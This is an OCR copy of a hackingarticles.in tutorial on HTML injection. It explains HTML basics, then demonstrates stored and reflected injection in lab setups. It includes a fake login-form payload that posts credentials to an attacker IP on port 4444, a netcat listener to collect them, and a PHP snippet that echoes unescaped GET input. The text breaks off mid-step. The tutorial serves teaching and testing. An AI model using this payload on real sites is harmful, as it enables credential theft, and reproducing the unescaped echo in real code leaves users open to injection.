
iGNITE Technologies

DETAILED GUIDE ON



HTML INJECTION

www.hackingarticles.in

Contents

Introduction


"HTML" *is considered as the* ***skeleton*** *for every web-application, as it defines up the structure and the complete posture of the hosted content.* So have you ever wondered if this anatomy got ruined up with some simple scripts? Or does this structure itself becomes responsible for the defacements of the web-applications? Today, in this article, we'll learn how such **misconfigured HTML codes**, open the gates for the attackers to manipulate the designed webpages and grab up the **sensitive data** from the users.

What is HTML?

HTML is an abbreviation to **"H**yper**T**ext **M**arkup **L**angauge**",** is the basic building block of the web, which determine the formation of the web pages over a web-application. Web designers use HTML to create websites that consist of "HyperText" to include "text inside a text" as a hyperlink and a combination of elements that wrap up the data items to display in the browser.

So what are these elements?

"An element is everything to an HTML page i.e. it contains the **opening** and **closing tag** with the **text content** in between."



HTML Tag

An HTML tag label pieces of content, such as "heading", "paragraph", "form", and so on. They are the element names surrounded by **angle brackets** and are of two types - the "start tag" also known as **opening tag** and the "end tag" referred to as **the closing one**. Browsers do not display these HTML tags but utilize them to grab up the content of the webpage.


HTML Attributes

To provide some extra information to the elements, we use attributes that reside inside the start tag and come in "name/value" pairs. The attribute name follows up with an "equal-to sign" and the attribute value is enclosed with the "quotation marks".

```
<a href = "http://hackingarticles.in">Hacking Articles </a>
```

Here the *"href"* is the **"attribute name"** and "*http://hackingarticles"* is the **"attribute value".**

As we're now aware of the basic HTML terminologies, let's check out the **"HTML elements flowchart"** and then will further try to implement them all to create up a simple web page.



Basic HTML Page:

Every web page over the internet is somewhere or the other an HTML file. These files are nothing but are the simple plain-text files with a ***".html"*** extension, that are saved and executed over a web browser.

So, let's try to create a simple web page in our notepad and save it as **hack.html:**

```
<html>
<head>
<title> Hacking Articles lab</title>
</head>
<body bgcolor="pink">
<br>
<center><h2>WELCOME TO <a href="http://hackingarticles.in">HACKING ARTILCES </a></h2>
<br>
<p>Author "Raj Chandel"</p>
</center>
</body>
</html>
```

Let's execute this **"hack.html"** file in our browser and see what we have developed.

Great!! We've successfully designed our first web-page. But how these tags worked for us, let's check them out:

- The **<html>**element is the root element of every HTML page.
- The **<head>**determines the meta-information about the document.
- The **<title>**element specifies a title for the webpage.
- The **<body>**element contains the visible page content that has the *"bgcolor"* as an attribute as *"pink".*
- The **
**element defines break line, or it defines up the next line.
- The **<h1>**element defines a large heading.
- The **<p>**element defines a paragraph
- The **<a>** defines up the anchor tag which helps us to set up the *"hyperlink"*.

I guess you are now clear with "what HTML is and its major use" and "how can we implement this all". So let's try to find out the major loopholes and learn how the attackers inject arbitrary HTML codes into vulnerable web pages in order to modify the hosted content.


Introduction to HTML Injection

HTML Injection also termed as ***"virtual defacements"*** is one of the most simple and the most common vulnerability that arises when the web-page fails to sanitize the user-supplied input or validates the output, which thus allows the attacker to craft his payloads and injects the malicious HTML codes into the application through the vulnerable fields, such that he can modify the webpage content and even grabs up some sensitive data.

Let's look over this scenario and learn how such HTML Injection attacks are executed:

Consider a web-application which is suffering from HTML Injection vulnerability, and it does not validate any specific input. Thus the attacker finds this, and he injects his malicious ***"HTML login Form"*** *with a lure of* ***"Free Movie tickets"*** *to trick the victim into submitting his sensitive credentials.*

Now as the victims surf that webpage, there he found the option to avail those ***"free movie tickets".*** *As he clicks over it, he got presented back with the application's login screen, which is nothing but the attacker's crafted* ***"HTML form".*** *Therefore, as soon as he enters his credentials, the attacker captures them all through his listener machine, leading the victim to compromise his data.*



Impact of HTML Injection

When developers do not properly sanitize input fields on a webpage, this HTML Injection vulnerability might sometimes lead to Cross-Site Scripting (XSS) or Server-Side Request Forgery (SSRF) attacks. Therefore, security teams have reported this vulnerability with a Severity Level of "Medium" and a "CVSS Score of 5.3":

1. **CWE-80:** Improper Neutralization of Script-Related HTML Tags in a Web Page.
2. **CWE-79:** Improper Neutralization of Input During Web Page Generation.

HTML Injection v/s XSS

During such attacks, there are chances when we exempt to perform an **HTML Injection** attack and we fall up with the **XSS** one because HTML injection is almost like Cross-site Scripting. But if we look closer between the two, we'll notice that during an **XSS attack**, the attacker has an opportunity to inject and execute the **Javascript codes** whereas in the **HTML Injection** he/she is bound to use certain **HTML tags** to deface the webpage.

Let's now dive in further with the different HTML Injection attacks and check out the unusual ways how we can deface the webpages and capture up the victim's credentials.

Types of Injection

Stored HTML

A **"stored HTML"** also termed as ***"Persistence"*** because through this vulnerability the injected malicious script gets permanently store inside the web-applications server and the application server further drops it out back to the user when he visits the injected webpage. However, when the client

clicks on payload which *appears as an official part of the website*, thus the injected HTML code will get executed by the browser.

The most common example of **Stored HTML** is the ***"comment option"*** in the blogs, which allow any user to enter his feedback as in the form of comments for the administrator or other users.


Let's now try to exploit this stored HTML vulnerability and grab up some credentials.

Exploiting Stored HTML

I've opened the target IP in my browser and login inside BWAPP as a **bee: bug**, further I've set the **"Choose Your Bug"** option to ***"HTML Injection – Stored (Blog)"*** and had fired up the **hack button.**

Now, we'll be redirected to the web page that suffers from an HTML Injection vulnerability, allowing the user to submit his entry in the blog as shown in the screenshot.


Initially, we will generate a normal user entry through **"bee"** as "Hacking Articles", in order to confirm that the input data has successfully stored up in the webserver's database, which is thus visible in the "**Entry field".**




Now, let's try to inject our malicious payload that will ***create*** *up a fake user* ***login form*** over this targeted web page and thus it will forward the captured request over to **our IP**.

Enter the following HTML code inside the given text area in order to set up the HTML attack.

```
<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index:1000;
background-color:white; padding:1em;">Please login with valid
credenitals:<br><form name="login" action="http://192.168.0.7:4444/login.htm">
<table><tr><td>Username:</td><td><input type="text"
name="username"/></td></tr><tr><td>Password:</td>
<td><input type="text" name="password"/></td></tr><tr>
<td colspan=2 align=center><input type="submit" value="Login"/></td></tr>
</table></form>
```



From the below image you can see that, as I clicked the "Submit" button, the webpage displayed a new login form. This login form is now on the application's web server, which renders it every time the victim visits this malicious login page. So he'll always see this form that looks official to him.




Enable netcat listener to capture victim's request

So let's now enable our **netcat listener** at port **4444** in order to capture up the victim's request.

```
nc –lvp 4444
```


Though its time to wait, until the victim boots this page up into his browser, and enters his credentials.



Great!! From the above image, you can see that the user **"Raj"** opened the webpage and tried to login inside as **raj:123.**

So, let's get back to our **listener** and check whether the credentials are captured in the response or not.

From the image below, you can see that we've successfully grabbed up the credentials.



Reflected HTML

The web application immediately responds to the user's input without validating what the user entered. Which results in the occurrence of reflected HTML, also known as "Non-Persistence." An attacker can inject browser executable code inside the single HTML response. Security experts term it "non-persistent" because the webserver does not store the malicious script. Thus, the attacker needs to send the malicious link through phishing to trap the user.

Attackers can easily find reflected HTML vulnerabilities in website search engines: here they write some arbitrary HTML code in the search textbox and, if the website is vulnerable, the result page will return in response to these HTML entities.

Reflect HTML is basically of three types:

- **Reflected HTML GET**
- **Reflected HTML POST**

- **Reflected HTML Current URL**

Before making our hands wet by exploiting the Reflected HTML labs. Let us recall that - with the GET method, we request data from a specific source whereas we use the POST method to send data to a server in order to create/update a resource.

Reflected HTML GET

Here, we've created a webpage, which thus permits up the user to submit a "feedback" with his "name".

So, when the user **"Raj Chandel"** submits his feedback as **"Good"**, a message prompts back as ***"Thanks to Raj Chandel for your valuable time."***

Thus this instant response and the "name/value" pairs in the URL indicate that this page might be vulnerable to HTML Injection and the GET method has requested the data.

So, let's now try to inject some HTML codes into this "form" in order to be confirmed up with it. Type following script at the "Name" field as

```
<h1>Raj Chandel</h1>
```

And set Feedback to **"Good"**

From the below image you can see that the user's name **"Raj Chandel"** has been modified as the heading as in the response message.

Wonder why this all happened, let's check out the following code snippet.

```
<h1 class="sansserif">Hacking Articles Lab!!</h1>
<div id="main">

        <h4 class="sansserif">HTML INJECTION "GET"</h4>
        <p class="sansserif">Hey Buddy!! Please enter your Feedback</p>
<form style="align:center;" action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">
        <p><label for="firstname" class="sansserif"><b>NAME </b></label>
        <input type="text" id="name" name="name"></p>
        <p><label for="comment" class="sansserif"><b>FEEDBACK </b></label>
        <input type="text" id="comment" name="comment"></p>
        <button type="submit" name="form" value="submit">Submit</button>

    </form>

    <br />
    <?php

    if(isset($_GET["name"]) && isset($_GET["comment"]))
    {
        $name = $_GET["name"];
        $comment = $_GET["comment"];
        if($name == "" or $comment == "")
        {
            echo "<font color=\"green\">Not this way!!</font>";
        }
        else
        {
            echo "Thanks " . $_GET['name'] . " for your valuable time.";
        }
    }
    ?>
</div>
```

With the ease to reflect the **message** on the screen, the developer didn't set up any input validation i.e. he simply **"echo"** the *"Thanks message"* by including up the input name through the **"$_GET"** variable.


*"There are times when the developer sets up some validations into the input fields which thus refects our **HTML code** back onto the screen without getting rendered."*

From the image below you can see that when I tried to execute the HTML code in the **name field**, it drops it back as the plain-text as:

So, is the vulnerability is patched up here?


Let's check this all out by using our helping hand "burpsuite" to capture its outgoing Request and will further send the captured request directly to the "Repeater" tab.

In the "Repeater" tab, I clicked the "Go" button to check for the generated response and found that my HTML entities decoded here as:



Thus, I coped the complete HTML code ***"<h2>Raj</h2>"*** and pasted that all into the **Decoder tab.** Further from the right-hand pallet, I clicked over at **"Encode as"** and opted for the **URL** one.

